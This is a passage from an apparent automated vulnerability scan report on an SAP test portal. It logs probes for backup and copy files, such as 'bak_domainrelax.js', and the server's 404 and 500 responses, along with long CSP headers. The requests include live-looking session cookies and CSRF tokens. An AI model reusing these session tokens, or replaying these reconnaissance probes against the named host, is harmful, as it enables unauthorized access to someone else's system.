Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpicQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656585793949
```

Response 2

```
HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 10:51:32 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestscors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

23.75. https://testportal.zalaris.com/sap/public/bc/ur/nw5/themes/~cache-20200810073048/UR/ls/sap_corbu/standards1.css

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/sap/public/bc/ur/nw5/themes/~cache-20200810073048/UR/ls/sap_corbu/standards.css

Request 1

```
GET /sap/public/bc/ur/nw5/themes/~cache-20200810073048/UR/ls/sap_corbu/standards1.css HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656585793949

Response 1

HTTP/1.1 500 Internal Server Error
Date: Thu, 30 Jun 2022 10:50:25 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
pragma: no-cache
content-length: 202
content-type: text/html
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<html><head><title>Application Server Error</title></head><body>
<H2>500 Internal Server Error</H2>

Error is logged with Tag: {008990a4}
<hr>
Thu Jun 30 12:50:25 2022

</body></html>
...[SNIP]...

Request 2

GET /sap/public/bc/ur/nw5/themes/~cache-20200810073048/UR/ls/sap_corbu/jsqlqgmb1.css HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656585793949

Response 2

HTTP/1.1 500 Internal Server Error
Date: Thu, 30 Jun 2022 10:50:26 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
pragma: no-cache
content-length: 202
content-type: text/html
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'

```
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<html><head><title>Application Server Error</title></head><body>
<H2><b>500 Internal Server Error</b></H2><br>
Error is logged with Tag: {008f90ae}<br><hr>
Thu Jun 30 12:50:26 2022

</body></html>
...[SNIP]...
```

23.76. <https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/Copy%20of%20classes.js>

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **</sap/public/bc/ur/nw7/js/classes.js>**

Request 1

```
GET /sap/public/bc/ur/nw7/js/Copy%20of%20classes.js?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 10:50:27 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zalltestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

Request 2

```
GET /sap/public/bc/ur/nw7/js/Copy%20of%20fuiuxbt.js?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
```

```
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 10:50:29 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://cdnjs.cloudflare.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

23.77. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/bak_domainrelax.js

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/sap/public/bc/ur/nw7/js/domainrelax.js

Request 1

```
GET /sap/public/bc/ur/nw7/js/bak_domainrelax.js?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 10:51:07 GMT
```



```
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

Request 2

```
GET /sap/public/bc/ur/nw7/js/bak_jvtoavfpbll.js?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlH-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 10:51:08 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
